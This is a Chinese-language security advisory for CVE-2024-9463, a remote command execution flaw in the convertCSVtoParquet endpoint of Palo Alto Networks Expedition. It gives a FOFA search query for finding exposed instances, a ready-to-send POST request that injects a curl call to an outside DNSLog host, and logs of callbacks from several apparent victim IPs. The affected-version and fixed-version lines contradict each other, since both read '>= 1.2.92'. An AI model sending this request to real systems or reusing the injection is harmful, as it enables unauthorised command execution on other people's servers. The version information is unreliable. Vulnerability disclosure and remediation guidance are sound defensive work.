

Palo Alto Networks Expedition 远程命令执行漏洞(CVE-2024-9463)

漏洞描述

Palo Alto Networks Expedition convertCSVtoParquet 接口存在远程命令执行漏洞。恶意攻击者可以利用该漏洞远程执行任意命令，获取系统权限。

影响版本

Palo Alto Networks Expedition >= 1.2.92

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: title="Expedition Project"


POC/EXP:

POST /API/convertCSVtoParquet.php HTTP/1.1

Host: 127.0.0.1

Content-Type: application/x-www-form-urlencoded

ram=watchTower curl+http://qpfkpo18.eyes.sh



DNSLog

WebLog

API

Rebind

Payloads

qpfpkpol8 退出

域名

搜索

子域名: qpfpkpol8.eyes.sh

监视刷新

ID	域名	Type	IP	Count	位置	时间	操作
73487374	qpfpkpol8.eyes.sh	A	88.122			2024-10-21 21:40:31	删除
73487317	qpfpkpol8.eyes.sh	A	5.22.123			2024-10-21 21:39:51	删除
73487302	qpfpkpol8.eyes.sh	A	73.172			2024-10-21 21:39:35	删除
73487301	qpfpkpol8.eyes.sh	A	1.40			2024-10-21 21:39:35	删除
73487300	qpfpkpol8.eyes.sh	A	21.205			2024-10-21 21:39:34	删除
73487299	qpfpkpol8.eyes.sh	A	.175			2024-10-21 21:39:34	删除
73487298	qpfpkpol8.eyes.sh	A	.168.82			2024-10-21 21:39:34	删除

修复方案

针对此漏洞,官方已经发布了漏洞修复版本,请立即更新到安全版本:

Palo Alto Networks Expedition >= 1.2.92

下载链接:

<https://live.paloaltonetworks.com/t5/expedition/ct-p/migration+tool>

安装前,请确保备份所有关键数据,并按照官方指南进行操作。安装后,进行全面测试以验证漏洞已被彻底修复,并确保系统其他功能正常运行